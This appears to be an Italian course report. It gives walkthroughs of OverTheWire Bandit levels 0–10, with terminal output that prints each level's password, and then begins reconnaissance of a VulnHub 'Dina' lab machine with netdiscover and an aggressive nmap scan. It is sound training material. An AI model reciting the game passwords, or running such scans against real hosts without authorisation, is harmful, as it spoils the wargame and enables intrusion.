
bandit0@bandit:~$ ls
readme
bandit0@bandit:~$ cat readme
Congratulations on your first steps into the bandit game!!
Please make sure you have read the rules at https://overthewire.org/rules/
If you are following a course, workshop, walkthrough or other educational activity,
please inform the instructor about the rules as well and encourage them to
contribute to the OverTheWire community so we can keep these games free!

The password you are looking for is: ZjtjTmM6FvvyRnrb2rfNW0ZOTa6ip5I!
```

# LIVELLO 1

In questo livello la password è stata memorizzata in un file chiamato “-”. Il classico **cat**, seguito dal carattere speciale, non leggerebbe il contenuto. Al contrario, cat interpreta quel carattere come **stdin** (istruzione per leggere dall'input standard) anziché come nome del file. I suggerimenti relativi al livello in questione, ci propongono dei link diretti alle specifiche ricerche sui caratteri speciali. Si risolve semplicemente digitando il comando **cat obbligatoriamente seguito dal percorso** e il relativo file.

A questo punto la password ci porta al livello successivo.



```
bandit1@bandit:~$ ls
-
bandit1@bandit:~$ cat ./
263JGJPfgU6LtdEvgfWU1XP5yac29mFx
bandit1@bandit:~$
```

## LIVELLO 2

La password questa volta si trova in un file rinominato con una frase, contenente degli spazi. Per visionarne il contenuto, bisogna usare cat con **escape** dei caratteri spazio:

```
bandit2@bandit:~$ ls  
spaces in this filename  
bandit2@bandit:~$ cat spaces\ in\ this\ filename  
MNk8KNH3Usiio41PRUEoDFPqfxLP1Smx  
bandit2@bandit:~$
```

## LIVELLO 3

In questo livello, la password è memorizzata in un file nascosto nella directory `inhere`.

Grazie al **parametro -a** del comando `ls`, riusciamo a visionare eventuali file o directory nascoste e a proseguire col resto.

```
bandit3@bandit:~/inhere$ ls  
inhere  
bandit3@bandit:~/inhere$ cd inhere/  
bandit3@bandit:~/inhere$ ls -a  
.: .. ...Hiding-From-You  
bandit3@bandit:~/inhere$ cat ...Hiding-From-You  
2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ  
bandit3@bandit:~/inhere$
```

# LIVELLO 4

Nel livello 4, all'interno della cartella `inhere`, ci sono svariati file. Sono quasi tutti non leggibili, tranne uno. Il comando `file` ci aiuta a capire quale di questi è un **file** di testo e contiene la password:

```
* └── bandit4@bandit:~/inhere
bandit4@bandit:~/inhere$ ls
-file00  -file01  -file02  -file03  -file04  -file05  -file06  -file07  -file08  -file09
bandit4@bandit:~/inhere$ file ./file*
./-file00: data
./-file01: data
./-file02: data
./-file03: data
./-file04: data
./-file05: data
./-file06: data
./-file07: ASCII text
./-file08: data
./-file09: data
bandit4@bandit:~/inhere$ cat ./-file07
4oQYVPkxZ00E005pTw81F33j81xGUQn
bandit4@bandit:~/inhere$
```

# LIVELLO 5

Qui conta molto il comando find, con l'aggiunta di parametro interessante. In questo livello ci viene detto che il file si trova da qualche parte nella directory `inhere` e ha determinate caratteristiche, ovvero:

- è leggibile dagli umani
- è grande 1033 byte
- non è un eseguibile

Mi focalizzo sulla **dimensione in byte**, e col comando find vedo cosa trova:

```
bandit5@bandit:~$ ls  
inhere  
bandit5@bandit:~$ ls inhere/  
maybehere00 maybehere04 maybehere08 maybehere12 maybehere16  
maybehere01 maybehere05 maybehere09 maybehere13 maybehere17  
maybehere02 maybehere06 maybehere10 maybehere14 maybehere18  
maybehere03 maybehere07 maybehere11 maybehere15 maybehere19  
bandit5@bandit:~$  
  
bandit5@bandit:~$ find inhere/ -size 1033c  
inhere/maybehere07/.file2  
bandit5@bandit:~$ cat inhere/maybehere07/.file2  
HwasmPhiq9AVKe8dmk45nxy20cvUa6EG  
I  
bandit5@bandit:~$
```

# LIVELLO 5

Come detto in precedenza, lo scopo del gioco è stimolare la ricerca. Grazie al parametro **-size**, specifico di voler cercare determinati file che rispondano alla dimensione di **1033c** (ovvero byte). Ci fosse stato più di un file con quella dimensione, avrei dovuto specificare più parametri in base ai criteri forniti nei suggerimenti, come il parametro **-executable** ad esempio. Comunque, per ogni dubbio: **man [comando]**.

```
-size n[cwbkMG]
  File uses less than, more than or exactly n units of space,
  rounding up. The following suffixes can be used:
    'b'   for 512-byte blocks (this is the default if no suffix is
          used)
    'c'   for bytes
    'w'   for two-byte words
```

# LIVELLO 6

In questo livello la password è memorizzata da qualche parte sul server, e ha le seguenti proprietà:

- appartiene all'utente bandit7
- appartiene al gruppo bandit6
- è grande 33byte

A questo punto ci viene in soccorso il solito comando **find**, con l'aggiunta del datato ma ancora oggi efficace **RTFM**. Quindi, apriamo il manuale, e potenziamo il comando find aggiungendo dei parametri interessanti al fine di cercare il file avente quelle specifiche caratteristiche.

Si controlla con **ls -s** che sia effettivamente così. Perchè in aggiunta ai parametri del find è stato inserito "**2>/dev/null**"?. Sui sistemi Unix e Unix-like, **/dev/null** è **una sorta di buco nero**. Una periferica virtuale realmente esistente che scarta tutto ciò che arriva al suo interno. In questo caso, l'obiettivo era quello di reindirizzare tutti gli errori provenienti dal comando find precedente (quindi tutte le corrispondenze non trovate), al buco nero, al fine di pulire l'output. Ecco perchè alla fine viene mostrato a schermo soltanto il file corrispondente trovato.

```
bandit6@bandit:~$ find / -user bandit7 -group bandit6 -size 33c 2>/dev/null
/var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$ ls -l /var/lib/dpkg/info/bandit7.password
-rw-r----- 1 bandit7 bandit6 33 Jul 17 15:57 /var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password
m0rbMTDkSW6jIlUc0ym0dMaLn0lFVAaj
bandit6@bandit:~$
```

# LIVELLO 7

La password in questo caso è memorizzata nel file data.txt accanto alla parola “**millionth**”.

Qui potrebbe essere molto interessante il comando **grep**. Questo comando viene usato per cercare determinati pattern all'interno dei file.

Ovviamente, cosa e dove dovrà cercare? Ecco l'esempio:

```
bandit7@bandit:~$ ls  
data.txt  
bandit7@bandit:~$ grep millionth data.txt  
millionth      dfwvzFQi4mU0wfNbF0e9RoWskMLg7eEc  
bandit7@bandit:~$ █
```

# LIVELLO 8

In questo livello abbiamo il solito file contenente svariate righe di password.

Quella che ci interessa prendere, è l'unica riga di testo presente ***una sola volta*** all'interno del file.

Procediamo quindi prima con il comando ***sort***, per ordinare le righe, e poi andiamo a filtrare con il carattere ***pipe*** e il comando ***uniq -u*** quella univoca (uniq), per l'appunto.

```
bandit8@bandit:~$ ls data.txt
data.txt
bandit8@bandit:~$ sort data.txt | uniq -u
4CKMh1JI91bUIZZPXDqGanal4xvAg0JM
bandit8@bandit:~$
```

# LIVELLO 9

La password per questo livello è memorizzata nel file **data.txt**, in una delle poche stringhe leggibili. Con il comando “**cat data.txt**”, si visualizzerebbero in output caratteri illeggibili.


Il livello in questione ci dice che la stringa della password è preceduta da diversi caratteri “=”.

Il comando **strings data.txt | grep '='** cerca tutte le linee nel file data.txt che contengono il carattere '=' dopo aver estratto le sequenze di caratteri stampabili usando il comando strings.

```
bandit9@bandit:~$ ls
data.txt
bandit9@bandit:~$ file data.txt
data.txt: data
bandit9@bandit:~$ strings data.txt | grep '='
[===== the
EJ}@k=
T%===== passwordG
\     =f7
}===== ist"
WL[L=S
) | P=Vz
=Y^W^
=9|
s7.-;$
g=6E
|   =?y=
===== FGUW5i1LVJrxX9kMYMmlN4MgbpfMiqey
=n/iZ
:'=F
bandit9@bandit:~$
```

# LIVELLO 10

Il file `data.txt` contiene **1 riga codificata in base64**. Per decodificare la stringa ho eseguito il comando “`base64 -d data.txt`” per arrivare alla password designata.



A terminal window titled "bandit10@bandit:~". The session starts with the command `ls`, which lists a single file named `data.txt`. The next command is `cat data.txt`, which outputs a long string of characters: `VGhlIHhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUlJzREZTR3NnMlJXbnBOVmozcVJyCg==`. Finally, the command `base64 -d data.txt` is run, and the output is "The password is `dtR173fZKb0RRsDFSGsg2RWnpNVj3qRi`".

## CONCLUSIONE

Il Bandit Wargame di OverTheWire offre un percorso educativo e divertente per imparare la sicurezza informatica. Questo report si concentra sui primi 10 livelli, evidenziando l'importanza di cercare comandi, consultare il manuale e utilizzare risorse online per risolvere le sfide.

## BONUS 2:

### BLACKBOX DINI

Effettuare gli attacchi necessari per diventare root.


Studiare a fondo la macchina per scoprirlne tutti i segreti.

- Non vengono fornite indicazioni sulla configurazione delle macchine,
- Usare il terminale predefinito di Kali,
- Non usare l'utente **root** ma inviare i comandi che lo necessitano usando il comando **sudo**.

# BLACKBOX DINA

## CREAZIONE RETE NAT

- Configurazione di una rete con NAT denominata “**Vulnhub**” su **VirtualBox**.



# BLACKBOX DINA

## ★ INFORMATION GATHERING:

- Utilizzo di **netdiscover** o nmap per individuare l'indirizzo IP della macchina target.

Currently scanning: Finished!   Screen View: Unique Hosts					
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor	
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor	
10.0.2.3	08:00:27:c1:5e:80	1	60	PCS Systemtechnik GmbH	
10.0.2.4	08:00:27:ef:62:1e	1	60	PCS Systemtechnik GmbH	

## ★ SCANSIONE AGGRESSIVA:

- Scansione delle porte con nmap, evidenziando l'esposizione della porta **80 (HTTP)** e del server web Apache.

```
└$ sudo nmap -A -p- -t 5 10.0.2.4
nmap: option '-t' is ambiguous; possibilities: '-timing' '-thc' '-ttl' '--traceroute' '--top-ports'
See the output of nmap -h for a summary of options.

└(kali㉿kali)-[~]
└$ sudo nmap -A -p- -T5 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-17 16:39 EDT
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.00048s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Dina
|_http-robots.txt: 5 disallowed entries
|_/angel1 /angel1 /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:EF:62:1E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop

